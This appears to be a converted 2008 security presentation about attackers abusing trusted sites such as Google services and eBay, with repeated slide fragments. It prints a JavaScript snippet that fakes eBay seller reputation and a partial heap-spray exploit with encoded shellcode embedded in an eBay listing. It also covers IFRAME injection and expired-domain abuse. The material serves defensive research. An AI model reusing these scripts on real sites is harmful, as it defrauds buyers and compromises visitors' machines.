'(.+\.?)?(googlepages|geocities|yahoo|  
facebook|myspace|google|live)\.com'  
AND category IN ('Malicious Web Sites',  
                 'Spyware', 'Keylogger') AND  
add_date BETWEEN '2008-02-01' AND  
                '2008-02-29';
```

```
mysql> 3032
```

The BLOG TAIL / WEB TWO DOT UH OH



dan's Google Account

Personal information - [Edit](#)

[Change password](#)


[Change security question](#)

My products - [Edit](#)

 [Blogger](#)

 [Calendar](#)

 [Docs](#)

 [Gmail](#) - [Settings](#)

 [iGoogle](#) - [Settings](#) [Add content](#)

 [Page Creator](#) - [Settings](#)

 [Picasa Web Albums](#) - [Settings](#)

The BLOG TAIL / WEB TWO DOT UH OH



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 [Picasa Web Albums](#) - [Settings](#)

Blogger: Allows embedded URL's to malicious code

The BLOG TAIL / WEB TWO DOT UH OH



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 [iGoogle](#) - [Settings](#) [Add content](#)

 [Page Creator](#) - [Settings](#)

 [Picasa Web Albums](#) - [Settings](#)

Blogger: Allows embedded URL's to malicious code
Calendar + DOCS: allow embedded malicious code

The BLOG TAIL / WEB TWO DOT UH OH



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My products - [Edit](#)

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 [Calendar](#)

 [Docs](#)

 [Gmail](#) - [Settings](#)

 [iGoogle](#) - [Settings](#) [Add content](#)

 [Page Creator](#) - [Settings](#)

 [Picasa Web Albums](#) - [Settings](#)

Blogger: Allows embedded URL's to malicious code
Calendar + DOCS: allow embedded malicious code
GooglePages: allows upload of malicious code

The BLOG TAIL / WEB TWO DOT UH OH



dan's Google Account

Personal information - [Edit](#)

[Change password](#)

[Change security question](#)

My products - [Edit](#)

 [Blogger](#)

 [Calendar](#)

 [Docs](#)

 [Gmail](#) - [Settings](#)


 [iGoogle](#) - [Settings](#) [Add content](#)

 [Page Creator](#) - [Settings](#)

 [Picasa Web Albums](#) - [Settings](#)

Blogger: Allows embedded URL's to malicious code
Calendar + DOCS: allow embedded malicious code
GooglePages: allows upload of malicious code
Picasso Albums: allow embedded URL's to
malicious code

Using Reputation for Security Decisions



What's the Problem ?

The web's most visited sites are increasingly being used to host malicious code

Spammers, and malware groups have wised up to industry use of reputation and are exploiting it

> 50% of malicious websites are compromised

70% of top 100 sites rely on user uploaded content

Most top sites have poor, if any, input validation

eBay input validation


eBay is unquestionably one of the most popular websites (high reputation)

eBay does some input but not in real-time



Seller Reputation

We blogged in the past of sellers making their reputation go from 0 to “Power Seller”


[colinalyzer73x](#) (0) 



[colinalyzer73x](#) (120 )  **Power Seller**

Seller Reputation

We blogged in the past of sellers making their reputation go from 0 to “Power Seller”

[colinalyzer73x](#) (0) 



[colinalyzer73x](#) (120 )  **Power Seller**

“make me a power seller”

```
// First, get all links on page
var nodes = document.getElementsByTagName('A');

// For each link on the page,
for( var i =
  0; i < nodes.length; i++ ) {

// If the text of that link is "0" (zero),
if (nodes[i].innerHTML == '0') {


  // Then change it from "0" to "120" and include the nice
  // blue eBay star reserved for sellers with feedbacks of 100-499

  nodes[i].innerHTML = '120' +
  '<img align="absmiddle" border="0" height="25" width="25"
  alt="Feedback score is 100 to 499"
  src=http://pics.ebaystatic.com/aw/pics/uk/icon/iconTealStar_25x25.gif>';

  // And link it to another seller who actually has that many positive feedbacks
  nodes[i].href = 'http://feedback.ebay.com/ws/eBayISAPI.dll[REMOVED]';

};
};
```

Congrats, you have been Owned



The screenshot shows a Mozilla Firefox browser window with the title "eBay > Create your listing - Mozilla Firefox". The address bar displays "http://cgi5.ebay.com/ws/eBayISAPI.dll". The page content includes a yellow header with the text "* Describe the item you're selling" and two tabs labeled "Standard" and "HTML". Below the tabs is a "Check spelling" button. The main content area contains a text editor with the following HTML and JavaScript code:

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<object id="VMLRender" classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v:* { behavior: url(#VMLRender); }
</style>
</head>
<body>
<SCRIPT language="javascript">
var heapSprayToAddress = 0x05050505;
var payloadCode =
unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120%u49EB%u348B%u018B%u31EE%u99C0");
var heapBlockSize = 0x400000;
var payloadSize = payloadCode.length * 2;
```


Adding malicious listings to eBay...

http://previewitem.ebay.com - Used Paper clip - Mozilla Firefox

Preview

i **This listing is for preview only**
This is how your page will look to buyers. Your item has not yet been submitted. To submit or edit your listing, please close the preview window and use the "Edit" links or "List your item" button.


[Close Preview](#)

Listed in category: [Business & Industrial](#) > [Office, Printing & Shipping](#) > [Other Office Products](#)

Used Paper clip

Item number: 51537508602

This item is being tracked in [My eBay](#)



[View larger picture](#)

Starting bid: **US \$49.99**

Your maximum bid: **US \$** [Place Bid >](#)
(Enter US \$49.99 or more)

End time: --

Shipping costs: Check item description and payment instructions or contact seller for details

Ships to: United States

Item location: Newport Beach, CA, United States

History: [0 bids](#)

You can also: [Watch This Item](#)
Get [mobile](#) or [IM](#) alerts | [Email to a friend](#)

Meet the seller

Seller: [schenette](#) (5)

Feedback: **100% Positive**

Member: since Nov-16-98 in United States

- [See detailed feedback](#)
- [Ask seller a question](#)
- [Add to Favorite Sellers](#)
- [View seller's other items](#)

Buy safely

- Check the seller's reputation**
Score: 5 | 100% Positive
[See detailed feedback](#)
- Learn how you are protected**
Shop without sharing your financial details
[Learn more](#)

PayPal

Listing and payment details: [Show](#)

Done

27.7 MB / 28 MB 48.2 MB / 48.8 MB

eBay Sploit

My Documents

My Computer

My Network Places

Recycle Bin

Internet Explorer

Start

5:51 PM

90 minutes later.....



Account Security Notice: eBay Registration Suspension - Possible Unauthorized Account Use - @gmail.com Inbox | X

★ suspension@ebay.com to me show details Mar 21 (3 days ago) Reply | ▼

Images are not displayed.
[Display images below](#) - [Always display images from suspension@ebay.com](#)

eBay eBay sent this message · Your registered name is included to show this message originated from eBay. [Learn more.](#)

Account Security Notice: eBay Registration Suspension - Possible Unauthorized Account Use - @gmail.com

Dear @gmail.com),

Due to recent activity, including possible unauthorized listings, we have temporarily suspended activity on your account in order to allow us to investigate this matter further. If you believe that this action may have been taken in error, or, if you feel that your account may have been tampered with, please contact our Live Help team so that we can provide additional information and work with you to resolve this issue.

You can reach the Account Theft Live Help team by taking the following steps:

- Click on the "Security Center" link at the bottom of most eBay pages.
- Click on the "eBay Account Protection" link in the eBay Marketplace section, within the Online Security Resources box.
- This will take you to the help page entitled Securing Your Account and Reporting Account Theft.
- Scroll down the help page to the section entitled Contacting eBay.
- Click on the "Live help" link.

Once you have clicked on the "Live Help" link, you will be prompted to enter a chat name or email address along with a topic related to your reason for contacting eBay. After you have entered this information, the next available representative will assist you.

In the event that you are unable to contact eBay through Live Help after taking these steps, respond directly to this message to request assistance. We will contact you by email after we have received your response.

Please allow at least 72 hours for an email reply. Emailing us prior to receiving our reply will result in an additional delay. In order to handle your concern as quickly and efficiently as possible, we encourage you to contact us through Live Help if you are able to do so.


Easy as Pie?

Easy as Pie?

Home Smart Bookmarks Getting Started Latest Headlines Apple Amazon eBay Yahoo! News

Google Page Creator VirusTotal - Free Online Virus ...

日本語 | Slovenščina | Dansk | Русский | Română | Türkçe | Nederlands | Ελληνικά | Français | Svenska | Português | Italiano | 繁體中文 | 简体中文 | Magyar | Deutsch | Český | Polski | Español



Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File 00009.exe received on 03.25.2008 20:02:12 (CET)
Current status: **finished**
Result: **26/32 (81.25%)**

[Compact](#) [Print results](#)

Antivirus	Version	Last Update	Result
AhnLab-V3	2008.3.26.0	2008.03.25	Win-Trojan/OnlineGameHack
AntiVir	7.6.0.75	2008.03.25	TR/Dropper.Gen
Authentium	4.93.8	2008.03.25	-
Avast	4.7.1098.0	2008.03.24	Win32:Vaklik-AL
AVG	7.5.0.516	2008.03.25	PSW.OnlineGames
BitDefender	7.2	2008.03.25	Generic.PWS.Games.4.7B5A2A10
CAT-QuickHeal	9.50	2008.03.24	TrojanPSW.OnLineGames.tim
ClamAV	0.92.1	2008.03.25	PUA.Packed.UPack-1
DrWeb	4.44.0.09170	2008.03.25	Trojan.PWS.Wsgame.3654
eSafe	7.0.15.0	2008.03.18	Win32.OnLineGames.ti
eTrust-Vet	31.3.5641	2008.03.25	Win32/Frethog!generic
Ewido	4.0	2008.03.25	Trojan.OnLineGames.tim

Everything has a price! Buying good Reputation

DELETED DOMAINS.com
On Hold and Expired Domain Search

Cleaning Up ID Theft is a...~~full time~~ job
Enroll Now *lifetime* LifeLock
Clear or Not Your Good Name
www.lifelock.com

HOME TODAY'S DELETIONS TODAY'S REGISTRATIONS POWER SEARCH DETAILED STATISTICS MEMBERSHIPS

Secret: Every day thousands of domains are forfeited by their owners who fail to renew or pay for the registration fees on their expiring domains.

Domain Search:
[Search Input] All [Dropdown]
SHOW DOMAINS

LOGIN
E-mail [Input]
Password [Input]
 Remember Login
Login
Not a member yet? Register here!
Forgot password? Click here to retrieve it

CURRENT DOMAIN STATISTICS

Registered:	14,928,685
On-Hold:	39,958,829
Deleted:	46,243,934

TOMORROW'S DELETIONS

- mainmotors.net
- maleforum.net
- malenet.net
- maltanat.net
- mamitiger.net

[View Complete list](#)

Unlimited Results
No limit to the number of results returned from searching.
MORE INFO

Domain Alert!
Notification of domains that meet your search criteria.
MORE INFO

Advanced Details
Detailed information on the domains returned from your searches.
MORE INFO

Register Today!
Start enjoying the benefits of membership today.
JOIN NOW

Expired Domain dreamcast.com



Do you still own a Dreamcast™?
あなたはまだドリームキャストを持っていますか。

News - GameGrep - Mozilla Firefox

Bookmarks Tools Help

http://www.gamegrep.com/games/dreamcast/

Hardware

Platforms and Info on Neoseeker

Platform	FAQs	Cheats	Reviews	Screenshots	Release	Discussion
DC	FAQs	Cheats	-	Screenshots	1999	Forum

All Blog Industry News News

116 **Dreamcast.com is a Scam!**
Ameer | 8 days 15 hours ago | News | Dreamcast Company Misc | views: 1920
""Do you still own a Dreamcast?" asks dreamcast.com. By all appearances, the supposed official site of Sega's cherished console has received a legitimate update, exciting loyalists that have been anticipating the system's 10-year anniversary later this year. By clicking on the question, visitors are prompted to accept a user agreement for an @user.dreamcast.com email account (apparently tied to Gmail). Applicants must supply a console serial number, email address, and password before being gra..."
9 comments | [go to source](#) | [read more](#) | (www.joystiq.com)

152 **Sega Wants To Know If You Still Own A Dreamcast!**
ITANI | 10 days 12 hours ago | News | Dreamcast | views: 2420
Supermoderator Edit (11/03/08): Do not submit your details to the Dreamcast.com website, it has been [confirmed a scam](#) by Sega of Japan.
- [Ren of Heavens](#)


IFRAME: Content Injection

> 20,000 sites infected today (all had good reputation)

ZDNet.com, news.com, history.com, usatoday.com, etc. The list goes on

This attack used search engine optimization caching within high reputable sites to cache malicious content

IFRAME: Content Injection

